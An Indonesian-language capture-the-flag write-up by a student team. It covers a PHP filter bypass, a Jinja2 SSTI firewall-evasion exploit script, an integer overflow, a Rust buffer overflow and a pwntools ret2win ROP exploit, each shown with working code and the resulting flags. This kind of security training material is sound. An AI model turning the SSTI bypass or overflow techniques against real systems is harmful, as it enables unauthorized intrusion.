

# KodingWorks League CTF

*The writeups by SIJA 2 CTF*



Presented By:

**SIJA 2 CTF**

Umar A.K.A *fuad (Ketua Tim)*

Farrelino Arvia Atmajaya A.K.A *emphasis*

Haykal Rahmadian Thandra A.K.A *Sitamet*

# DAFTAR ISI

[ WEB EXPLOITATION ]	4
Valo Ez 🧑	4
Executive Summary	4
Technical Report	4
Conclusion	6
Request Discord 😎	7
Executive Summary	7
Technical Report	7
Conclusion	10
[ BINARY EXPLOITATION ]	11
Blackmarket🕵️	11
Executive Summary	11
Technical Report	11
Conclusion	13
Rust 🦀	14
Executive Summary	14
Technical Report	14
Conclusion	16
Ret2KW🔄	17
Executive Summary	17
Technical Report	17
Conclusion	19
[ REVERSE ENGINEERING ]	20
Primitif ⏳	20
Executive Summary	20
Technical Report	20
Conclusion	22
Primitive ⏳	23
Executive Summary	23
Technical Report	23
Conclusion	24
crashed apk 📲	25
Executive Summary	25
Technical Report	25
Conclusion	26
Secreto 💡	27
Executive Summary	27
Technical Report	28
Conclusion	29
[ CRYPTO ]	30


EZ en be pe	30
Executive Summary	30
Technical Report	31
Conclusion	31
kexoXOR-xoXOR	32
Executive Summary	32
Technical Report	32
Conclusion	34
In The Middle	35
Executive Summary	35
Technical Report	35
Conclusion	37
[ FORENSIC ]	38
Mencurigakan	38
Executive Summary	38
Technical Report	38
Conclusion	39
Blinded Mixue	41
Executive Summary	41
Technical Report	41
Conclusion	43
LSBook	44
Executive Summary	44
Technical Report	44
Conclusion	46
[ MISC ]	47
Welcome	47
Vtuber	48
Executive Summary	48
Technical Report	48
Conclusion	51
XXI	52
Executive Summary	52
Technical Report	52
Conclusion	53
History	54
Executive Summary	54
Technical Report	54
Conclusion	56
Dollar	57
Executive Summary	57
Technical Report	57
Conclusion	58
DogKer	59

Executive Summary	59
Technical Report	59
Conclusion	60

# [ WEB EXPLOITATION ]

---

Valo Ez 🤖




## Executive Summary

Diberikan sebuah link web, ketika dibuka web ini hanya menampilkan sebuah static site dan awal paganya berupa gambar valorant dan text.

## Technical Report

Jika dilihat dari hintnya yaitu robot. Karena kami penasaran tentang hint robot tadi. Kami searching tentang robot tadi. Ternyata yang dimaksud itu adalah robots.txt yang merupakan file yang memberitahu kepada search engine file atau page mana yang bisa di-crawl dan mana yang tidak.



Disallow: \*  
Source Code: ?source

Ada Source Code yaitu ?source yang akan kami masukkan ke dalam link url dan buumm..

The screenshot shows a browser window with the URL `20.205.238.7:10812/source`. The page content is a PHP script with several base64-encoded strings. The script includes logic to check if the `source` parameter is set and if it matches a specific value, then it calls the `super_secret_function()`.

```

<?
php ini_set('display_errors', 0); require("flag.php");$u0abXJZcby = $_GET;isset($u0abXJZcby['source']) && highlight_file(
>

<!DOCTYPE HTML>
<html>

```

```

<?php ini_set('display_errors', 0); require("flag.php");$u0abXJZcby =
$_GET;isset($u0abXJZcby['source']) && highlight_file(__FILE__) && die();$AZdGZTkLND =
$u0abXJZcby[base64_decode("YW5pbWVfaXNfYmFl")];$qTDbcfkdvI =
base64_decode('aGVsbG90aGVyZWhvb21hbg==');$oupmkQSUdM = preg_replace("/$qTDbcfkdvI/",
'', $AZdGZTkLND);$oupmkQSUdM === $qTDbcfkdvI && super_secret_function(); ?>

```

Ternyata ada source code PHP, dan setelah kami cek ada kalimat yang sudah di encrypt menggunakan base64 yaitu `YW5pbWVfaXNfYmFl` (`anime_is_bae`) dan `aGVsbG90aGVyZWhvb21hbg==` (`hellotherehooman`). Kami uraikan source kodennya.

- **`anime_is_bae`**: ini merupakan parameter GET, yang dapat menyediakan nilainya sebagai [http://20.205.238.7:10812/?anime\\_is\\_bae=\[beberapa-teks-disini\]](http://20.205.238.7:10812/?anime_is_bae=[beberapa-teks-disini]).
- **`masukkan_string`**: Masukan yang kami berikan melalui parameter `anime_is_bae` disimpan dalam variabel ini.
- **`perantara_string`**: Berisi string '`hellotherehooman`'.
- **`string_akhir`**: Berisi hasil dari fungsi fungsi `preg_replace`. tapi karena terjadi error maka saya gantikan dengan fungsi `str_replace` yang lebih sederhana untuk menghapus `perantara_string` dari `masukkan_string`.

Kemudian pemeriksaan terakhir dilakukan, jika `string_akhir` sama dengan `perantara_string` ( yaitu `hellotherehooman` ) maka `super_secret_function()` dipanggil dan akhirnya kami akan mendapatkan benderanya.

Sekarang mari kami fokus pada fungsi `preg_replace` dapat ditemukan di sini: [Function-preg-replace](#)

Setelah membaca manual fungsi `preg_replace`, terbukti bahwa input yang kami sediakan ( atau substring dari input kami ) dibandingkan dengan string `hellotherehooman`, selanjutkan kami jalankan kodennya dan uji input buatkan kami.

The terminal shows the execution of a PHP script. The script compares a user input string with a target string. If they are equal, it prints 'Sukses'. Otherwise, it prints 'Gagal'.

```

1  <?php
2      $masukkan_string = 'hellotherehooman';
3      $perantara_string = 'hellotherehooman';
4      $string_akhir = str_replace($perantara_string, '', $masukkan_string);
5      if ($string_akhir == $perantara_string) {
6          echo 'Akhir Stringnya : '.$string_akhir;
7          echo "\nSukses";
8      }
9      else {
10         echo 'Akhir Stringnya : '.$string_akhir;
11         echo "\nGagal";
12     }
13 ?>

```

Output:

```

Auto Run: On Off Run Output
Akhir Stringnya :
Gagal
|
```

Kami memberikan **hellotherehooman** sebagai input kami tapi tetap gagal, maka kami uji berbagai input yaitu **hello** dan **hellothere**. emm tetap tidak berhasil, tapi sekarang kami tahu cara kerjanya, itu hanya memeriksa apakah **hellotherehooman** ada distring atau tidak, jika ada maka ganti **hellotherehooman** dengan ''.

Jadi kami membuat lagi inputan akhir seperti **hellohellotherehoomantherehooman**, disini bahkan jika **hellotherehooman** yang disorot diganti, maka **hellotherehooman** awal dan **therehooman** akhir akan ditambahkan dan membuat **hellotherehooman** baru ''.

Ketika input yang kami berikan adalah **hellohellotherehoomantherehooman** ternyata sukses atau berhasil.

The screenshot shows a code editor with a dark theme. On the left, there is a code block:

```
1 <?php
2     $masukkan_string = 'hellohellotherehoomantherehooman';
3     $perantara_string = 'hellotherehooman';
4     $string_akhir = str_replace($perantara_string, '', $masukkan_string);
5     if ($string_akhir === $perantara_string) {
6         echo 'Akhir Stringnya : '.$string_akhir;
7         echo "\nSukses";
8     }
9     else {
10        echo 'Akhir Stringnya : '.$string_akhir;
11        echo "\nGagal";
12    }
13 ?>
```

On the right, there is an "Output" panel:

Auto Run: On Off Run Output

Akhir Stringnya : hellotherehooman  
Sukses  
|

Maka hasil URL adalah:

[http://20.205.238.7:10812/?anime\\_is\\_bae=hellohellotherehoomantherehooman](http://20.205.238.7:10812/?anime_is_bae=hellohellotherehoomantherehooman)

Akhirnya kami menemukan flagnya.




## Conclusion

Jika string perantara berhasil dihapus dari string masukan, maka akan dinyatakan sebagai "Sukses". dan bisa mendapatkan flagnya dan jika string perantara tidak berhasil dihapus dari string masukan, maka akan dinyatakan sebagai "Gagal". Sehingga tidak bisa mendapatkan flagnya.

Flag: KWCTF{TERIMAKASIH\_INFO\_VALORANT\_MANIA\_INVITE\_JAV mason#eng}

## Request Discord



## Executive Summary

Diberikan sebuah web Microservice yang disediakan untuk tantangan dengan pengaturan server.

## Technical Report

Pada chall ini, terdapat 4 microservice yang berbeda, yaitu Gateway, Admin Page, Home Page, dan Flag Page. Setiap layanan memiliki perubahan kode yang berbeda-beda.

Service Flag Page adalah service baru yang tidak ada dalam Microservices. Terdapat 3 endpoint:

- Route / menampilkan pesan selamat datang.
- Route /flag menampilkan flag yang menjadi target kita.
- Route /construction menampilkan pesan bahwa halaman web masih dalam konstruksi.

Untuk menyelesaikan tantangan ini, ada 2 kondisi yang harus dipenuhi:

1. Meloloskan filter pada Gateway.
2. Melakukan permintaan GET ke endpoint /flag pada layanan Flag Page.


Untuk menjalankan SSTI pada Admin Page, kita dapat menggunakan konstruksi berikut untuk mengungkapkan semua fungsi yang tersedia:

```
''''.__classes__.__mro__.__getitem__(1).__subclasses__()'''
```

Namun, karena adanya firewall pada bagian Gateway, kita perlu menggunakan beberapa trik untuk mengubah payload agar bisa melewati firewall tersebut. Kita dapat menggunakan `request.args` untuk mengakses parameter permintaan dan memasukkan `__class__` ke dalam template untuk melewati firewall.

Selain itu, kita juga perlu mengakses elemen kelas dengan string. Untuk itu, kita dapat menggunakan `a|attr('b')` untuk mengakses elemen kelas dengan string.

Dengan menggunakan kedua teknik di atas, kita dapat mengungkapkan semua fungsi yang tersedia dalam Jinja2. Dengan mengunjungi URL  
```/?service=adminpage&cl=__class__&mro=__mro__&sub=__subclasses__&getitem=__getitem__```  
dengan menggunakan cookie tertentu, kita dapat mengungkapkan semua subclass kelas object.



Sorry user, the admin page is currently not open.

Tapi ternyata yang berfungsi hanya pada admin page, berarti dapat kami simpulkan yaitu membuat script untuk mengatasi masalah ini.

```

● ● ●

import re
from requests import Session

BASE_URL = "http://20.205.238.7:10951"
FLAG_FORMAT = re.compile(r"KWCTF{.*?}")

with Session() as s:
    response1 = s.get(
        f"{BASE_URL}/?"
    service=adminpage&cl=__class__&mro=__mro__&sub=__subclasses__&getitem=__getitem__,
    cookies={
        'user': """
{{"|attr(request.args.cl)|attr(request.args.mro)|attr(request.argsgetitem)
(1)|attr(request.args.sub)()}}"""
    }
)

# Find request object
c1=response1.content.decode()
sub_classes = c1.split(',')

# Check if lib to send HTTP request is present
request_lib = list(filter(lambda x: 'http.client.HTTPConnection' in x,
sub_classes))
if len(request_lib) == 0:
    print("No object found to make HTTP request")
    print(c1)
    exit(1)

# Get index of request object
index = sub_classes.index(request_lib[0])

# Send a request to the flag page and obtain response on the admin page
response = s.get(
    f'{BASE_URL}/?'
service=adminpage&cl=__class__&mro=__mro__&sub=__subclasses__&getitem=__getitem__,
cookies={
    "user": """%set
conn=""|attr(request.args.cl)|attr(request.args.mro)|attr(request.argsgetitem)
(1)|attr(request.args.sub)()|attr(request.argsgetitem)"""
    f"{{index}}"
    """("rflagpage")%}{{conn.request("GET","/flag")}}
{{conn.getresponse().read()}}"""
},
)
content = response.content.decode()
result = FLAG_FORMAT.search(content)

if result is not None:
    print(f"Flag: {result.group(0)}")
else:
    print("No flag found")
    print("Content: ", content)

```

Akhirnya kami bisa mengambil flag dari chall microservice.

```

● ⌂ haykalradiandra@Acer-Linux-Aspire ~/Downloads/CTF/2KW_CTF/request-discord
● ⌂ $ /bin/python3 /home/haykalradiandra/Downloads/CTF/2KW_CTF/request-discord/service.py
Flag: KWCTF{try_hard_dapet_50rb_bang_hehehe}
○ ⌂ haykalradiandra@Acer-Linux-Aspire ~/Downloads/CTF/2KW_CTF/request-discord
○ ⌂ $

```

## Conclusion

Tantangan ini melibatkan empat layanan mikro: Gateway, Admin Page, Home Page, dan Flag Page. Perubahan terjadi pada masing-masing layanan.

Pada Gateway, ada perubahan domain utama dan adanya "Firewall" untuk memblokir karakter yang mencurigakan.

Admin Page rentan terhadap SSTI, memungkinkan kita untuk menyisipkan kode melalui cookie pengguna yang dapat kita kontrol.

Home Page mengatur cookie "cookie" dengan nilai yang ada atau "user" jika kosong.

Flag Page adalah layanan baru dengan endpoint "/flag" sebagai target utama untuk mendapatkan flag.

Untuk menyelesaikan tantangan ini, kita perlu melewati filter di Gateway dan memanfaatkan kerentanan SSTI di Admin Page untuk mendapatkan akses ke fungsi yang diperlukan dan melakukan permintaan GET ke endpoint "/flag" di Flag Page.


Dengan memahami perubahan tersebut dan menggunakan kerentanan yang ada, kita dapat mengambil langkah-langkah yang diperlukan untuk memperoleh flag pada tantangan ini.

**Flag: KWCTF{try\_hard\_dapet\_50rb\_bang\_hehehe}**

# [ BINARY EXPLOITATION ]

---

## Blackmarket 🧑‍💻



## Executive Summary

Service dari chall ini adalah sebuah program toko senjata brutal yang menawarkan beberapa senjata dan sebuah **secret**. Nah kami berasumsi bahwa kami ditugaskan untuk membeli **secret** tersebut dengan harga 100\$ namun uang kita hanya 15\$

## Technical Report

Kita coba dulu service yang diberikan. Ini adalah sebuah toko senjata dengan 1 **secret** di dalamnya. Membeli senjata yang lain hanya akan mengurangi uang dan kami berasumsi ada sesuatu di **secret**

```
[farrelinoarvia@192 ~ % nc 20.205.238.7 10078
Welcome to BLACKMARKET!
We have many items available for purchase.
(Please ignore the fact we charge a markup on everything)
```

```
1) molotov: $2.00
2) bomb: $2.00
3) poison: $1.00
4) firearm: $2.00
5) drugs: $20.00
6) secret: $100.00
0) Leave
```

```
You currently have $15.
What would you like to buy?
> 6
How many Secret Information would you like to buy?
> 1
That'll cost $100.
Sorry, but you don't have enough money.
Sucks to be you I guess.
```

Mari kita decompile file **chall** yang diberikan 😊. Pertama di sini kita lihat bahwa program membuka **flag.txt** saat kita berhasil membeli **secret** dengan harga 100\$ yang mana uang kita jelas tidak cukup karena cuma 15\$

```

switch ( v5 )
{
    case 0:
        puts("Goodbye!");
        puts("Come back soon!");
        puts("Obviously, to spend more money :)");
        return 0;
    case 1:
        purchase("hellfire molotov cocktails", 2LL);
        break;
    case 2:
        purchase("nuclear bomb", 2LL);
        break;
    case 3:
        purchase("cobra venom", 1LL);
        break;
    case 4:
        purchase("taliban firearms", 2LL);
        break;
    case 5:
        purchase("special flavored drugs", 20LL);
        break;
    case 6:
        if ( (int)purchase("Secret Information", 0x64LL) > 0 )
        {
            stream = fopen("flag.txt", "r");
            if ( !stream )
            {
                puts("Hmm, I can't open our flag.txt file.");
                puts("Sorry, but looks like we're all out of secret.");
                puts("Out of luck, we just sold our last one a couple mintues ago.");
                puts("[If you are seeing this on the remote server, please contact admin].");
                exit(1);
            }
            fgets(s, 100, stream);
            puts(s);
        }
        break;
    default:
        puts("Sorry, please select a valid option.");
        break;
}
}

```

Bisa kita lihat juga bahwa function **purchase** mengalikan harga item dengan jumlah dari item yang akan kita beli. Maka dari itu, mari kita lakukan **Integer Overflow** untuk mengakalinya

Perhatikan bahwa **v3** dinyatakan sebagai **int**. Ini secara khusus adalah **unsigned int**, yang memiliki rentang antara -2.147.483.648 hingga 2.147.483.647. Apa yang terjadi jika **v3** melebihi 2.147.483.647? Signed int menggunakan bit pertama untuk menyimpan apakah itu negatif atau positif, 0 menunjukkan positif dan 1 menunjukkan negatif. Nah bit pertama berubah dari 0 menjadi 1, artinya angkanya sekarang negatif! Dengan begini saldo kita juga akan ikut berubah sebagai akibat dari Integer Overflownya.

Di sini kami mencoba membeli **secret** dengan jumlah 27.000.000 sehingga jika dikalikan dengan harga **secret** yaitu 100, menjadi 2.700.000.000 yang mana ini sudah melebihi range dari signed int. Pada titik ini saldo kita akan berubah dari 15\$ menjadi 1594967296\$ sebagai akibat dari Integer Overflow yang terjadi pada v3. Karena uang sudah melebihi harga **secret** maka kita bisa mendapatkan flagnya 


- 1) molotov: \$2.00
- 2) bomb: \$2.00
- 3) poison: \$1.00
- 4) firearm: \$2.00
- 5) drugs: \$20.00
- 6) secret: \$100.00
- 0) Leave

```
You currently have $15.  
What would you like to buy?  
> 6  
How many Secret Information would you like to buy?  
> 27000000  
That'll cost $-1594967296.  
Thanks for your purchse!  
KWCTF{411_4va1labl3_1n_b14ck_m4rk3t_br0!!}
```

## Conclusion

Penyelesaian dari chall ini adalah dengan melakukan **Integer Overflow** yaitu membuat program menyimpan nilai yang melebihi kapasitasnya untuk membuat program kacau dan merubah nilai dari variabel lainnya.

Flag : KWCTF{411\_4va1labl3\_1n\_b14ck\_m4rk3t\_br0!!}



## Executive Summary

Service dari chall ini adalah sebuah program rust yang sekadar menerima input dalam bentuk string, lalu program selesai. Arah menuju flag sebenarnya ada pada program yang mengakses **shell** milik server

## Technical Report

Pada Source code yang diberikan kami menganalisa dan berasumsi bahwa kami bisa melakukan **Buffer Overflow** kemudian melakukan **overwite** pada **feedback.win** agar menjadi lebih dari atau sama dengan 0 untuk mengakses **shell** server

```
binex > rust > main.rs
1  use std::io::Write,stdin,stdout,BufRead;
2  use std::process::Command;
3
4  #[repr(C)]
5  struct Feedback {
6      msg: [u8; 500],
7      win: u64
8  }
9
10 fn input(prompt: &str) -> Vec<u8> {
11     print!("{}:",prompt);
12     stdout().flush().unwrap();
13     let mut buffer = Vec::new();
14     stdin().lock().read_until(b'\n',&mut buffer).unwrap();
15     // remove newline
16     buffer.pop();
17     buffer
18 }
19
20 fn main() {
21     println!("What should I do with rust?");
22     let comment: Vec<u8> = input("[*] Comment: ");
23     let mut feedback = Feedback {
24         msg: [0; 500],
25         win: 0
26     };
27     unsafe {
28         std::ptr::copy(comment.as_ptr(),feedback.msg.as_mut_ptr(),comment.len());
29     }
30     if feedback.win as usize <= 0 {
31         println!("Thanks for your time");
32     } else {
33         Command::new("/bin/sh").status().expect("Error");
34     }
35 }
```

Dapat kita lihat pada **struct Feedback** memiliki buffer untuk menyimpan 500 character

```

binex > rust > main.rs
1  use std::io::{Write,stdin,stdout,BufRead};
2  use std::process::Command;
3
4  #[repr(C)]
5  struct Feedback {
6      msg: [u8; 500],
7      win: u64
8  }
9
10 fn input(prompt: &str) -> Vec<u8> {
11     print!("{}{}",prompt);
12     stdout().flush().unwrap();
13     let mut buffer = Vec::new();
14     stdin().lock().read_until(b'\n',&mut buffer).unwrap();
15     // remove newline
16     buffer.pop();
17     buffer
18 }
19

```

Begitu juga pada `fn main()` memiliki buffer dengan kapasitas sama untuk menyimpan 500 character

```

19
20 fn main() {
21     println!("What should I do with rust?");
22     let comment: Vec<u8> = input("[*] Comment: ");
23     let mut feedback = Feedback {
24         msg: [0; 500],
25         win: 0
26     };
27     unsafe {
28         std::ptr::copy(comment.as_ptr(),feedback.msg.as_mut_ptr(),comment.len());
29     }
30     if feedback.win as usize <= 0 {
31         println!("Thanks for your time");
32     } else {
33         Command::new("/bin/sh").status().expect("Error");
34     }
35 }
36

```

Dengan ini, kami menyiapkan payload yang terdiri dari seribu karakter A untuk memenuhi buffer ditambah dengan satu karakter 1 untuk melakukan overwrite pada `feedback.win` agar nilainya menjadi 1.

The screenshot shows a terminal window with the following content:

```

payload.py > ...
1 payload = ('A' * 1000) + '1'
2 print(payload)

```

Output:

```

farrelinarnvia@192:~$ python3 payload.py
AA
AA
AA
AA
AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

Setelah dikirim maka kita akan berhasil mengakses shell server dan membuka `flag.txt` yang berisi flag 😊


```
What should I do with rust?  
[*] Comment: AA/  
AAA/  
AAA/  
AAA/  
AAA/  
ls  
flag.txt  
rust  
cat flag.txt  
KWCTF{semoga_nilai_kita_semua_diatas_kkm,semoga_kita_semua_bisa_naik_kelas,libur_3_minggu_yuhuu}
```

## Conclusion

Penyelesaian dari chall ini adalah dengan melakukan buffer overflow dan overwrite value pada program rust untuk mengakses **shell** dan membuka file **flag** yaitu **flag.txt**

**Flag :**

```
KWCTF{semoga_nilai_kita_semua_diatas_kkm,semoga_kita_semua_bisa_naik_kelas  
,libur_3_minggu_yuhuu}
```



## Executive Summary

Diberikan file executable chall. Pada penggerjaan Binex pada umumnya harus dimulai dengan mendecompile file executable dan melakukan analisis terhadap codenya. Pada chall diharuskan untuk mengakses shell yang terdapat pada server.

## Technical Report

```
(umar@umarhyL)-[~/Documents/ctf/kwctf/ret2kw] $ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, not stripped
```

Executive Summary  
Diberikan file executable chall.  
terhadap codenya. Pada chall dih  
terdapat pada server.

Pada saat mendecompile terlihat dua function yaitu main dan win, dan seperti pada umumnya function win lah yang menjadi target utamanya.

```
win
main
```

Berikut adalah decompiler dari fungsi main. Teliat bahwa terdapat size sebesar 32 bit pada rsp yang merupakan tempat untuk melakukan overflow. Karena file executable ini merupakan 64 bit, seperti pada umumnya:

$$\begin{aligned} \text{padding} &= 32 + 8 \\ &= 40 \end{aligned}$$

```
IDA View-A Pseudocode-A
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     setup(argc, argv, envp);
6     puts("-----time to hack!-----");
7     printf("Payload: ");
8     gets(v4);
9     return 0;
10 }
```

```
1 int __fastcall win(int a1, int a2)
2 {
3     int result; // eax
4
5     if ( a1 == 0xCAFE && a2 == 0x1337 )
6         return system("/bin/bash");
7     return result;
8 }
```

Lalu ini adalah decompile dari fungsi win, terlihat dengan jelas ada yang mereturn ke /bin/bash ketika memenuhi persyaratan yaitu :

a1 == 0xCAFE && a2 == 0x1337

Dengan ini jelas bahwa chall ini merupakan RET2WIN with argument.

Setelah melakukan analisis diatas kami memulai untuk membuat script python dengan pwntools.

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/ret2kw]
$ cat exploit.py
from pwn import *
p = remote('20.205.238.7', 10050)

offset = b"A" * 40
rdi = 0x000000000040129b
arg1 = 0xcafe
rsi = 0x0000000000401299
arg2 = 0x1337
junk = 0x0
win = 0x00000000004011c3
payload = offset + p64(rdi) + p64(arg1) + p64(rsi) + \
          p64(arg2) + p64(junk) + p64(win)

p.sendline(payload)
p.interactive()
```

Pertama-tama menyambungkan dulu ke service.


Lalu memasukkan offset untuk overflow dan ditambah pop\_rdi yang ditemukan menggunakan ROPgadget

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/ret2kw]
$ ROPgadget --binary chall | grep rdi
0x0000000000401042 : fisubr dword ptr [rdi] ; add byte ptr [rax], al ; push 1 ; jmp 0x401020
0x00000000004010d6 : or dword ptr [rdi + 0x404050], edi ; jmp rax
0x000000000040129b : pop rdi ; ret
0x0000000000401052 : shr byte ptr [rdi], cl ; add byte ptr [rax], al ; push 2 ; jmp 0x401020
```

Setelah itu memasukkan arg1 yaitu 0xCAFE dan ditambah pop\_rsi yang ditemukan menggunakan ROPgadget

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/ret2kw]
$ ROPgadget --binary chall | grep rsi
0x0000000000401299 : pop rsi ; pop r15 ; ret
```

Selanjutnya arg ke 2 yaitu 0x1337 lalu adres func winnya. Selesai langsung jalankan programnya 



```
(umar@umarhy1:[~/Documents/ctf/kwctf/ret2kw]
$ python3 exploit.py
[+] Opening connection to 20.205.238.7 on port 10050: Done
[*] Switching to interactive mode
-----time to hack!-----
Payload: $ 
$ ls
chall
flag.txt
$ cat flag.txt
KWCTF{S1mpl3_Ret2Win_w1th_4_L1ttl3_4rgum3nt}
$
```

## Conclusion

